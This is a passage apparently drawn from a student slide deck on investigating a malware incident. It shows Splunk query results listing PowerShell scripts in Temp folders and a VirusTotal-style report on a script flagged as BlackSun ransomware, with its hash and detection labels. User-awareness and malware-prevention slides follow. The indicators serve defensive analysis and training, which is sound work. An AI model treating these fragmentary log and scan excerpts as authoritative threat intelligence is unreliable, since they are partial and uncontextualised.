2 | debug TargetFilename
3 | table Targetfilename
```

✓ 36 events (before 10/16/22 5:32:30.000 AM) No Event Sampling ▾

Events (26) Patterns Statistics Visualization

All time ▾ Smart Mode ▾

1 hour per column

```
2 | debug TargetFilename
3 | table Targetfilename
```

✓ 10 events (before 10/16/22 5:52:46.000 AM) No Event Sampling ▾

Events Patterns Statistics (10) Visualization

20 Per Page ▾ Preview ▾

TargetFilename :

C:\Windows\Temp\script.ps1
C:\Windows\Temp_PSScriptPolicyTest_m\www4.edu.ps1
C:\Windows\Temp_PSScriptPolicyTest_3hxquq8.fcl.ps1
C:\Windows\Temp_PSScriptPolicyTest_mkbq4vz.mwo.ps1
C:\Windows\Temp_PSScriptPolicyTest_znwkvk2.osj.ps1
C:\Users\keegan\AppData\Local\Temp_PSScriptPolicyTest_oxxzia2g.yzb.ps1
C:\Users\keegan\AppData\Local\Temp_PSScriptPolicyTest_gv2h01d4.yub.ps1
C:\Users\keegan\AppData\Local\Temp_\PSScriptPolicyTest_1drcoyjc.fn3.ps1
C:\Windows\Temp\SDIA0_61f75ff5-fd72-4c29-9f55-7b4409f45851\TS_MERQueue.ps1
C:\Windows\Temp\SDIA0_61f75ff5-fd72-4c29-9f55-7b4409f45851\TS_InaccurateSystemTime.ps1
C:\Windows\Temp\SDIA0_61f75ff5-fd72-4c29-9f55-7b4409f45851\TS_DiagnosticHistory.ps1
C:\Windows\Temp\SDIA0_61f75ff5-fd72-4c29-9f55-7b4409f45851\RS_UserMERQueue.ps1
C:\Windows\Temp\SDIA0_61f75ff5-fd72-4c29-9f55-7b4409f45851\RS_UserDiagnosticHistory.ps1
C:\Windows\Temp\SDIA0_61f75ff5-fd72-4c29-9f55-7b4409f45851\RS_SyncSystemTime.ps1
C:\Windows\Temp\SDIA0_61f75ff5-fd72-4c29-9f55-7b4409f45851\RS_MachineMERQueue.ps1

36 / 63 security vendors flagged this file as malicious

Community Score -159

e5429f2e44990b3d4e249c566fbf19741e671c0e40b809f87248d9ec9114bef9
e5429f2e44990b3d4e249c566fbf19741e671c0e40b809f87248d9ec9114bef9.ps1

Size 56.62 KB Last Analysis Date 9 days ago

powershell long-sleeps direct-cpu-clock-access detect-debug-environment runtime-modules checks-network-adapters exe-pattern calls-wmi

cve-2014-3931 exploit

DETECTION DETAILS RELATIONS BEHAVIOR COMMUNITY 16

Join our Community and enjoy additional community insights and crowdsourced detections, plus an API key to automate checks.

Popular threat label ransomware.blacksun/powershell Threat categories ransomware trojan worm Family labels blacksun powershell yxblv

Security vendors' analysis Do you want to automate checks?

AliCloud	Ransomware:Win/BlackSun.a	ALYac	Trojan.Ransom.PowerShell
Arcabit	Trojan.Ransom.BlackSun.A	Avast	JS:Downloader-GRS [Tr]

USER AWARENESS TRAINING

1- Think before click

01

Look for Red Flags Suspicious email addresses, urgent language, unexpected attachments.

THINK BEFORE YOU CLICK!

02 Verify Links: Hover over links before clicking to check for fake URLs.

03 Report it. If unsure, report phishing attempts to your IT team immediately

REPORT PHISHINGSS TO IT TEAM

3.2-USER AWARENESS TRAINING

4-Keep Your Devices Secure

01 Update Software Regularly: Always install the security patches. latest

02 Use Antivirus Software: Regular scans keep malware

03 Lock Your Device: Always lock your screen when stepping away.

3.2-USER AWARENESS TRAINING

2-Build a Strong Password

1-Use at least 12 characters with a mix of letters, numbers, and symbols.

2- Avoid common words and personal info.

3- Enable MFA (Multi-Factor Authentication) for extra security

3.2-USER AWARENESS TRAINING

3-Handle Data with Care!

01 Encrypt Sensitive Data both in transit and at rest.

02 Share Securely. Use secure methods (VPN, encrypted email) for sharing sensitive info.

03 Access Control Only authorized personnel should have access to sensitive data.

MALWARE PREVENTION STRATEGY

A multi-layered strategy protects against malware across various attack vectors.

01

Update Software:

Regularly patch operating systems and applications to fix vulnerabilities.

02

Antivirus & Antimalware:

Use security tools to detect and block malicious programs.

03

Firewalls & IDS:

Monitor network traffic to prevent unauthorized access.

04

Employee Training:

Educate staff on spotting phishing and unsafe practices.

05

Network Segmentation:

Isolate critical systems to limit malware spread.

06

Limit User Access:

Apply the least privilege principle to reduce entry points.

07

Regular Backups:

Ensure frequent backups for quick recovery.

08

Email &

Filtering: Block malicious emails and restrict access to harmful websites.

09

Threat Intelligence:

Stay informed about emerging malware threats.

Thank You!



Rahma Alaa Zakaria
Nada Shehta Saber
Nagwa Mohamed Abd
ELKream
Naira Khaled